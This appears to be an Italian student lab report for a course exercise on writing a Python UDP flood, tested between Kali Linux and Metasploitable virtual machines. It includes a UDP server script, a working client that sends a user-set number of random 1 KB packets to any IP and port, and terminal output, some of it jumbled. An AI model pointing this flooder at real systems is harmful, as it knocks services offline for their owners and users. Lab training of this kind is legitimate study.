ESERCITAZIONE WEEK 7 DAY 5



Esercizio

Python per Hacker Pt. 2

Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'**invio** massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target input
- Il programma deve richiedere l'inserimento della porta target input
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input

3

Per questo esercizio sono stati creati un client e un server su Kali Linux.

Si riporta il codice per la creazione del server:

```
import socket

SRV_ADDR = "10.0.2.15"

SRV_PORT = 4444

s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind((SRV_ADDR,SRV_PORT))
print("Server in ascolto sulla porta: ",SRV_PORT)

while(1):
data,address=s.recvfrom(1024)
if not data: break
print("Pacchetto ricevuto da:",address)

s.close()
```

È stato necessario importare il modulo **socket**. Si definiscono l'indirizzo IP del server e la porta su cui si mette in ascolto. Si crea l'oggetto **socket s** con la funzione **socket.socket** che come parametri specifica in ingresso di voler adoperare il protocollo IPv4 e trasmissione UDP.

Si esegue il binding sulla coppia IP, porta e un messaggio testuale avvisa quando il server è pronto in ascolto.

Con un ciclo while infinito il server si appresta a ricevere i dati dall'indirizzo del client. Si stampa la notifica di pacchetto ricevuto dall'indirizzo del client che avrà assegnata randomicamente una porta.

Per quanto riguarda il codice di creazione del client:

```
import socket
import random
host = input ("Inserisci indirizzo IP del target: ")
port = int(input("Inserisci porta target: "))

s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
s.connect((host,port))

print("Connessione effettuata")
#messaggio="Ciao Server!"
#s.sendto(messaggio.encode('utf-8'),(host,port))

def invio_pacchetti(host,port):
    pacchetto=random._urandom(1024)
    s.sendto(pacchetto,(host,port))

numero_pacchetti= int(input("Quanti pacchetti vuoi inviare?"))
for i in range (numero_pacchetti):
    invio_pacchetti(host,port)
```

Si importanto i metodi socket e random.

Si richiedono in input l'IP e la porta del server target. Per la porta si esegue un'operazione di cast.

Si crea come prima l'oggetto socket e con la funzione **connect** si definisce la connessione del client alla coppia host, port.

Si stampa la conferma che la connessione è andata a buon fine e con un ciclo for che dura fino al numero di pacchetti definito dall'utente, si inviano pacchetti random da 1 Kbyte. È stata definita una funzione ad hoc per l'invio dei pacchetti.


Con Wireshark è possibile vedere l'andamento del traffico tra client e server e l'impiego di risorse all'aumentare dei pacchetti inviati. Ciò è visibile anche con il comando **top** da terminale.

```
(kali@ kali)-[~/esercitazioni]
$ python creo_server.py
Server in ascolto sulla porta: 4444
```

```
ᡌ
                                                                      kali@kali:
File Actions Edit View Help
Connessione effettuata
Quanti pacchetti vuoi inviare?500
  -(kali⊛kali)-[~/esercitazioni]
$ python creo_client.py
Inserisci indirizzo IP del target: 10.0.2.15
Inserisci porta target: 4444
Connessione effettuata
Quanti pacchetti vuoi inviare?500
  -(kali® kali)-[~/esercitazioni]
$ python creo_client.py
Inserisci indirizzo IP del target: 10.0.2.15
Inserisci porta target: 4444
Connessione effettuata
Quanti pacchetti vuoi inviare?1000
  -(kali⊛kali)-[~/esercitazioni]
$ nano creo_client.py
(kali® kali)-[~/esercitazioni]
$ python creo_client.py
Inserisci indirizzo IP del target: 10.0.2.15
Inserisci porta target: 4444
Connessione effettuata
Quanti pacchetti vuoi inviare?3000
```

```
File Actions Edit View Help

Pacchetto ricevuto da: ('10.0.2.15', 39345)
```



0:01.16 zsh

0:03.38 top

0:00.03 python

0:00.00 rcu gp

0:01.18 systemd 0:00.00 kthreadd

0:00.07 kworker/u8:0-events_unbound 0:00.06 dumpcap

20

20 **20**

20 20

20 20

0 -20

31008 kali 31011 kali

45774 kali

49288 root 63813 kali

63878 kali

2 root 3 root

266068

10196

16844

20992

446804 103252

25864

5248

12540

0

0.3

0.3

0.3 0.3

0.3

0.0


0.0 0.2


0.2 0.2 0.0


0.0


3200 R 0 I 8448 S

5376 S 9468 S 0 S 0 I












Per approfondire l'esercizio, ho in seguito configurato la connessione di Kali Linux(client) con Metasploitable(server) e mandato 100000000 di pacchetti saturando le risorse:



Invertendo i ruol di client e server:

